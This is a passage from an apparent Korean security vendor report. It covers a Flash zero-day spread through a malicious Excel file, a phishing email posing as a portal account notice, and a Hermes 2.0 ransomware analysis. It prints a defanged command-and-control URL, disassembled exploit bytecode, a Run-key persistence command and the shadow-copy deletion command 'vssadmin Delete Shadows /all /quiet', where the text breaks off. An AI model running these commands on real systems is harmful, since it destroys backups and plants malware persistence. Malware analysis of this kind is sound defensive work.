
'activeX1.bin' 파일 내부에는 플래시 플레이어 취약점을 통해 한국의 특정 명령 제어 서버로 통신을 시도하는 코드를 포함하고 있습니다.

▶ hxxp://www.dylboiler.co.kr/admincenter/files/boad/4/manager.php



[그림 5] 플래시 플레이어 취약점을 통해 연결되는 한국의 특정 명령 제어 서버

실제 악성 엑셀문서가 실행되면 다음과 같이 공격자가 지정해 둔 한국의 명령제어 서버랑 통신을 시도하게 됩니다.



[그림 6] 한국의 명령제어 서버랑 통신을 시도하는 패킷 화면

바이너리에 포함되어 있는 플래시 파일의 액션스크립트 코드를 살펴보면 공격자는 다음과 같은 경로에서 Exploit 코드를 제작한 것을 알 수 있습니다.

```
F:\work\flash\obfuscation\loadswf\src
```



```
function Decript(flash.events.Event):void
{
  // max_stack 6
  // local_count 10
  // init_scope_depth 9
  // max_scope_depth 10

  /* 0001B550 F1 03          */ debugfile "F:\work\flash\obfuscation\loadswf\src;;loadswf.as"
  /* 0001B552 F0 4D          */ debugline 77
  /* 0001B554 D0             */ getlocal0
  /* 0001B555 30             */ pushscope
  /* 0001B556 24 00          */ pushbyte 0
  /* 0001B558 63 09          */ setlocal 9
  /* 0001B55A EF 01 4F 00 4D */ debug 1, "event", 0, 77
  /* 0001B55F EF 01 50 01 4F */ debug 1, "loader", 1, 79
  /* 0001B564 EF 01 51 02 50 */ debug 1, "swf_key_txt", 2, 80
  /* 0001B569 EF 01 52 03 52 */ debug 1, "decData", 3, 82
  /* 0001B56E EF 01 53 04 53 */ debug 1, "swf_key", 4, 83
  /* 0001B573 EF 01 43 05 55 */ debug 1, "i", 5, 85
  /* 0001B578 EF 01 54 06 5A */ debug 1, "n", 6, 90
  /* 0001B57D EF 01 55 07 61 */ debug 1, "l", 7, 97
  /* 0001B582 F0 4F          */ debugline 79
  /* 0001B584 5D 09          */ findpropstrict flash.net.URLLoader
  /* 0001B586 D1             */ getlocal1
  /* 0001B587 66 2F          */ getproperty target
  /* 0001B589 46 09 01       */ callproperty flash.net.URLLoader, 1
  /* 0001B58C 80 09          */ coerce flash.net.URLLoader
  /* 0001B58E D6             */ setlocal2
  /* 0001B58F F0 50          */ debugline 80
  /* 0001B591 D2             */ getlocal2
  /* 0001B592 66 30          */ getproperty data
  /* 0001B594 85             */ coerce_s
  /* 0001B595 D7             */ setlocal3
  /* 0001B596 F0 52          */ debugline 82
  /* 0001B598 5D 18          */ findpropstrict flash.utils.ByteArray
  /* 0001B59A 4A 18 00       */ constructprop flash.utils.ByteArray, 0
  /* 0001B59D 80 18          */ coerce flash.utils.ByteArray
  /* 0001B59F 63 04          */ setlocal 4
  /* 0001B5A1 F0 53          */ debugline 83
  /* 0001B5A3 5D 18          */ findpropstrict flash.utils.ByteArray
  /* 0001B5A5 4A 18 00       */ constructprop flash.utils.ByteArray, 0
  /* 0001B5A8 80 18          */ coerce flash.utils.ByteArray
  /* 0001B5AA 63 05          */ setlocal 5
  /* 0001B5AC F0 55          */ debugline 85
  /* 0001B5AE 24 00          */ pushbyte 0
  /* 0001B5B0 73             */ convert_i
  /* 0001B5B1 63 06          */ setlocal 6
  /* 0001B5B3 10 23 00 00    */ jump loc_60
```


[그림 8] 플래시 플레이어 액션 스크립트 코드 화면

동일 공격자들이 사용한 것으로 추정되는 과거 플래시 플레이어 취약점 경로를 비교해 보면 다음과 같습니다.

C:\Users\Rose\Adobe Flash Builder 4.6\ExpAll\src

G:\FlashDeveloping\Main\src\Shellcodes

G:\FlashDeveloping\20148439\src

G:\FlashDeveloping\2015-3090\src

G:\FlashDeveloping\mstest\src

Z:\Main\zero day\Troy\src

[취약점 참고 자료]

▶ https://www.krcert.or.kr/data/secNoticeView.do?bulletin_writing_sequence=26998

▶ https://helpx.adobe.com/security/products/flash-player/apsb18-01.html

이처럼 공격자들은 잘 알려지지 않은 제로데이 플래시 플레이어 보안취약점을 활용해 은밀한 공격을 수개월 이상 수행하고 있습니다.


공식 보안업데이트가 배포되기 전까진 플래시 플레이어를 컴퓨터에서 임시로 제거해 사용하는 것이 안전합니다. 또한, 신뢰할 수 있는 보안 프로그램을 설치해 유사한 위협에 노출되지 않도록 각별한 주의가 필요합니다.

특히, 알고 있던 프로필 이름이라도 친구로 추가되어 있지 않은 상대방이 갑자기 URL 주소나 파일 등을 전송해 올 경우 함부로 접근하지 말고 실제 상대방이 맞는지 반드시 확인 후에 접근하는 것이 중요합니다.

2. 국내 포털 사이트의 계정 확인 안내로 위장한 PDF 첨부 파일 주의

최근 '국내 포털 사이트의 계정 확인 안내'로 위장한 피싱 메일이 국내에서 유포되고 있어 주의를 당부 드립니다.

이번에 발견된 메일은 계정 종료를 방지하기 위해 계정이 유효한지 확인하기 위한 인증 링크를 클릭하라는 내용과 함께 Inv.pdf 첨부 파일을 담고 있습니다.




[그림 1] 포털 사이트 계정 확인 안내 피싱 메일

02 전문가 보안 기고


본 메일에서 공격자는 본문의 'Vaildate mail Account, Neglect Shut Down' 링크, 첨부 파일 모두 동일한 사이트로 연결할 수 있도록 하였습니다.

이용자가 호기심에 첨부된 PDF 파일을 다운받아서 실행할 경우, 흐릿한 이미지를 나오면서, 선명하게 보기 위해 View 버튼 클릭을 유도합니다. View 버튼을 클릭할 경우 bit.ly 단축 URL 서비스를 통해 피싱 사이트로 연결하지만 현재 차단된 상태여서 정상적으로 접속되지 않습니다.




[그림 2] 피싱 사이트 접속을 유도하는 첨부 파일

또한 메일 본문에서 Validate mail Account 이나 Neglect Shut Down 링크를 클릭할 경우 다음의 피싱 사이트로 연결됩니다.



[그림 3] 피싱 사이트 화면

피싱 사이트에서는 이메일 계정, 계정 비밀번호, 휴대폰 번호 입력을 유도합니다. 'Log in' 버튼을 클릭할 경우, 공격자 서버로 입력 폼에 기입한 정보들이 전송되면서, 사용자를 안심시키기 위해 가짜 영수증을 보여줍니다.



[그림 4] 이용자를 안심시키기 위한 영수증 이미지

[그림 5] 공격자 서버로 입력한 정보 전송

추후, 입력된 정보를 토대로 정보 유출 등의 추가적인 피해에 노출될 가능성이 높습니다. 따라서 이용자들은 출처가 불분명한 메일에 있는 링크나 첨부파일에 대해 접근을 삼가시기 바랍니다.

현재 알약에서는 첨부파일을 'Exploit.PDF.Downloader'로 진단하고 있습니다.

03
악성코드 분석 보고

개요

악성코드 상세 분석

결론

[Misc.Ransom.Hermes] 악성코드 분석 보고서

1. 개요

이번에 등장한 랜섬웨어는 'Hermes' 2.0 버전으로 기존 'Hermes' 랜섬웨어의 변종이다. 랜섬웨어 특성에 따라 악성코드 제작자는 사용자의 중요 파일을 암호화한 뒤 복호화 대가로 비트코인 결제를 유도하여 금전적인 이득을 취한다.

기존 버전에서 파일 암호화가 진행된 이후'.hermes'확장자를 추가하던 것과 달리 별도의 확장자를 추가하지 않는 것이 특징이다. 또한 암호화 대상 확장자에는 '.hwp'가 포함되어 있어 국내 사용자들의 피해가 우려된다.

본 분석 보고서에서는 'Heremes' 2.0 랜섬웨어를 상세 분석 하고자 한다.

2. 악성코드 상세 분석

1) 안티 디버깅

Hermes 랜섬웨어는 정상적인 디버깅을 방해하기 위하여 프로세스 실행 시간을 이용한 안티 디버깅 기법을 적용했다. GetSystemTime 함수(시스템의 현재 시간을 1/1000 초 단위로 측정)를 이용하여 처음 측정한 시간과 나중에 측정한 시간의 시간차를 이용하여 디버깅 중인지를 판별한다.

[그림 1] 프로세스 실행 시간차를 이용한 안티 디버깅

2) 자가 복제 및 자동실행 등록

현재 랜섬웨어가 동작하는 시스템 운영체제 정보를 확인하고 특정 경로에 원본 파일을 숨김 파일로 복제한다. 복제되는 파일 이름은 'winlogon.exe' 으로 시스템에서 정상적으로 사용하는 프로세스 이름이다. 이는 사용자에게 정상 프로세스로 보이도록 위장하기 위함이다.

[그림 2] 자가 복제 및 숨김 파일 설정

시스템 운영체제에 따라 원본 파일이 복제되는 경로는 다음과 같다.

파일 복제 경로	
Windows XP	\\Documents and Settings\\All Users\\
Windows XP 가 아닌 경우	\\users\\Public\\

[표 1] 시스템 운영체제에 따른 파일 복제 경로

랜섬웨어 실행 중 PC 의 종료 및 재부팅으로 인한 암호화 실패를 방지하기 위해 자가 복제한 'winlogon.exe' 파일을 자동 실행되도록 레지스트리에 추가한다. 다음과 같은 명령어를 이용하여 레지스트리에 추가되며 운영체제의 비트 환경에 따라 옵션이 추가된다.

레지스트리 자동 실행 등록	
32 비트	"REG ADD \"HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"sysrep\" /t REG_SZ /d \""
64 비트	"REG ADD \"HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"sysrep\" /t REG_SZ /d \"" /reg:64

[표 2] 운영체제 비트 환경에 따른 레지스트리 자동 실행 등록

레지스트리 편집기를 통해 'sysrep' 이름으로 등록된 키 값을 확인할 수 있다.

[그림 3] 'sysrep' 자동 실행 등록

3) 볼륨섀도우 복사본 삭제

악성코드 제작자는 암호화된 파일의 복구를 막기 위해 시스템에 내장된 볼륨섀도우 복사본을 삭제한다. C 드라이브에서 H 드라이브까지 복사본과 관련된 모든 확장자를 대상으로 삭제를 시도한다. 이 모든 작업은 'shadow.bat' 배치파일을 생성하여 실행한다.

```
qmemcpy(v7, L"shade.bat", 0x14u);
hFile = CreateFileW(0, v5, v61, 0xC0000000, 3, 0, CREATE_ALWAYS, 0x80, 0, v46, a3, v47);//
                                          // FileName = "C:\\Users\\Public\\shade.bat"
if ( !hFile )
  return 1;
qmemcpy(
  &buffer,
  "vssadmin Delete Shadows /all /quiet\r\n"
